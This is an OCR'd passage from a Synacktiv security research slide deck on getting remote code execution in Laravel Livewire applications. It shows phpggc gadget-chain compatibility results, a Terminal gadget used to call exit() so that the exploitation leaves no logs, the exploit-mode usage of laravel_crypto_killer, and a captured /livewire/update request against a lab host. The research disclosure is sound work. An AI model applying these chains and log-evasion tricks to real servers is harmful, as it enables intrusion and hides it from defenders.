
```
(env) user@poc-laravel:~/Desktop/tmp_phpggc/phpggc$ ./test-gc-compatibility.py laravel/laravel:12.0.11,11.6.1,10.3.3,9.5.2,8.6.11,7.30.1,6.20.1 Laravel/RCE4 Laravel/RCE8 Laravel/RCE9 Laravel
/RCE10 Laravel/RCE13 Laravel/RCE15 Laravel/RCE17 Laravel/RCE19 Laravel/RCE20
Running on PHP version PHP 8.3.13 (cli) (built: Nov 19 2024 09:56:47) (NTS).
Testing 7 versions for laravel/laravel against 9 gadget chains.
```


laravel/laravel	Package	Laravel/RCE4	Laravel/RCE8	Laravel/RCE9	Laravel/RCE10	Laravel/RCE13	Laravel/RCE15	Laravel/RCE17	Laravel/RCE19	Laravel/RCE20
12.0.11	OK	OK	OK	OK	OK	OK	OK	OK	OK	OK
11.6.1	OK	OK	OK	OK	OK	OK	OK	OK	OK	OK
10.3.3	OK	OK	OK	OK	OK	OK	OK	OK	OK	OK
9.5.2	OK	OK	OK	OK	OK	OK	OK	OK	KO	OK
8.6.11	OK	OK	OK	OK	OK	OK	OK	KO	KO	OK
7.30.1	OK	OK	OK	OK	OK	OK	OK	KO	KO	OK
6.20.1	OK	OK	KO	OK	OK	OK	OK	KO	KO	OK

https://github.com/ambionics/phpggc

Step 2: getting RCE


SYNACKTIV





Step 2: getting RCE

SYNACKTIV



Step 3: make the server flaw stop to stay sneaky

SYNACKTIV

- Errors are triggered after the remote command execution
- Error logs will be therefore generated
- Since the payload is sent to the legitimate endpoint `/livewire/update`, it is possible to make the execution totally logless and sneaky to upgrade the payload!

The unserialize gadget Laravel/RCE4 used for RCE was patched to keep the code flow inside BroadcastEvent

Anyways, Livewire will crash in most cases afterwards inside the Component

Step 3: Terminal gadget

SYNACKTIV

The `FnStream` gadget allows us to reach the `Terminal` gadget, which can be used to stop the code flow

1. The `Terminal` gadget is compatible with the `mdl` synthesizer
2. It allows reaching a call to `exit`

```
exit(1)
```


ⓘ This is the final piece!

```php
<?php

namespace Laravel\Prompts;

class Terminal
{
    ① public function __construct()
    {
        $this->terminal = new SymfonyTerminal();
    }

    public function exit(): void
    {
        ② exit(1);
    }

}
```

https://github.com/laravel/prompts/blob/main/src/Terminal.php


Step 3: make the server flaw stop to stay sneaky

SYNACKTIV



Step 3: make the server flaw stop to stay sneaky

SYNACKTIV



Exploit Livewire based applications with laravel-crypto-killer

Presentation of the exploit mode


SYNACKTIV

```
$ python3 laravel_crypto_killer.py exploit --help
usage: laravel_crypto_killer.py exploit [-h] --exploit {livewire} --key KEY [--json JSON]
                                        [--function FUNCTION] [--param PARAM]

options:
  -h, --help            show this help message and exit
  --exploit {livewire}, -e {livewire}
                        Name of the exploit you want to run
  --key KEY, -k KEY     Key used by Laravel stored in APP_KEY in .env
  --json JSON, -j JSON  JSON of the livewire request to exploit. Can be a raw string or a path to a
                        file where the JSON is saved.
  --function FUNCTION, -f FUNCTION
                        Function to be called
  --param PARAM, -p PARAM
                        Param passed to the function
```

https://github.com/synacktiv/laravel-crypto-killer

Presentation of the exploit mode

SYNACKTIV



Building a payload

SYNACKTIV

11874	http://192.168.122.184	POST	/livewire/update	✓	200	1725	JSON			192.168.122.184	XSRF-TOKEN=eyJp...	18:20:15 26 a...	8080
11873	http://192.168.122.184	GET	/livewire/livewire.min.js?id=df3a17f2	✓	200	147750	script	js		192.168.122.184		18:20:02 26 a...	8080
11872	http://192.168.122.184	GET	/counter		200	3470	HTML		Page Title	192.168.122.184	XSRF-TOKEN=eyJp...	18:20:02 26 a...	8080

Request

Pretty Raw Hex

```
1  POST /livewire/update HTTP/1.1
2  Host: 192.168.122.184
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: */*
5  Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://192.168.122.184/counter
8  Content-type: application/json
9  X-Livewire:
10 Content-Length: 439
11 Origin: http://192.168.122.184
12 Connection: close
13 Cookie: XDEBUG_SESSION=docker; XSRF-TOKEN=
   eyJpdiI6IllaOFo5Ui9HcGpKMmtvclhOMkRyZWc9PSIsInZhbHVlIjoiTFVhUkhMcGhhUXNwMjFrck1nNHJGUVUOSmI1TWhSeEZQYlBsTkRzOEVSSFlOUlVlZjBBNkw4UjhzajJyb3VHZjJOMWNMMUxCVXZKRXo5MWV4NmlnbGZTK2ZqdXBLaWY4YOc5a3Q2NlRTQjVlaWFOalhkUkFjYkcyUUxWcHBhVzIiLCJtYWMiOiIxMmI2MTEzNDlhNGVhODNkMTg1MDI5MTIxNzgyNTVhY2VhODYwZmQwNTUzMzhhYjU4MTgxOTdiNzEyMjE4MWIxIiwidGFnIjoiIn0%3D; laravel_session=
   eyJpdiI6Ikl6YkE3eU50NW1CdCsrQUhDcUFYRHc9PSIsInZhbHVlIjoiWUpManFzRVU2Z1Z1ZlgxYnlmY1dKUnhaZFo1UmpKZDdZdUpwdmhQa3dsZnU3amdTYy9aRmtXeTdXM3ExeUZsUktGMTVYSHB5Z1ZTZDJDTGx0UnFwdTRSQlRyeEx10Ed2bE1xNUlDNUtBZzRIcGZnVHpERStxTlVEa1U3dmNSSk4iLCJtYWMiOiI5Njk2MDJiMjEyNjdlYWM1ZDczODhkY2EzZjdlMjkwZWI3NzEyYmU1MDE5MmZmNDk1NmRhOGE5MGZlY2QyMmMyIiwidGFnIjoiIn0%3D
14 Priority: u=4
15
16 {
     "_token":"YpWyzsJpZTcngyOPsOMaTthOuWwKdw1coiOughVo",
     "components":[
       {
         "snapshot":
         "{\"data\":{\"count\":1},\"memo\":{\"id\":\"fb8qatQ8Np9UqQ1FHegq\",\"name\":\"counter\",\"path\":\"counter\",\"method\":\"GET\"
         ,\"children\":[],\"scripts\":[],\"assets\":[],\"errors\":[],\"locale\":\"en\"},\"checksum\":\"e2580003e45895438e4115fd7022460d4
         8653233c6008c581824ef1891cae09f\"}",
         "updates":{
         },
         "calls":[
           {
             "path":"",
             "method":"increment",
             "params":[
             ]
           }
         ]
       }
     ]
   }
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Host: 192.168.122.184
3  Connection: close
4  X-Powered-By: PHP/8.3.22
5  Cache-Control: max-age=0, must-revalidate, no-cache, no-store, private
6  Date: Tue, 26 Aug 2025 16:11:21 GMT
7  Content-Type: application/json
8  Pragma: no-cache
9  Expires: Fri, 01 Jan 1990 00:00:00 GMT
10 Set-Cookie: XSRF-TOKEN=
   eyJpdiI6Im15OUVVS1dtaWNvUWhQaWNzeGlackE9PSIsInZhbHVlIjoiNmdIUEF1VXdHVkRqbHJDV3VMOFN3RlpaSjJCZzc4bGVzSFMrbHNHL3RLbUc3Uww3NmhWUERVOUpGc
   GpORUJPVDRYcUNZSXFJMmJwU3JGUVU3ZFBxM25ROEJMT2E3TUxsNXZONU4rb1ZKMkx2bVZyR3kOTlpIM01Xd2orNWpZNEciLCJtYWMiOiI3Nzc4MmNhODA5NWYzMjAxZWMyNm
   NkYmY4NmY3NzhmYTNiMmUzMTg2NzJlMzAyYTEwYmNmODgwZmJjZGY2YTAxIiwidGFnIjoiIn0%3D; expires=Tue, 26 Aug 2025 18:11:21 GMT; Max-Age=7200;
   path=/; samesite=lax
11 Set-Cookie: laravel_session=
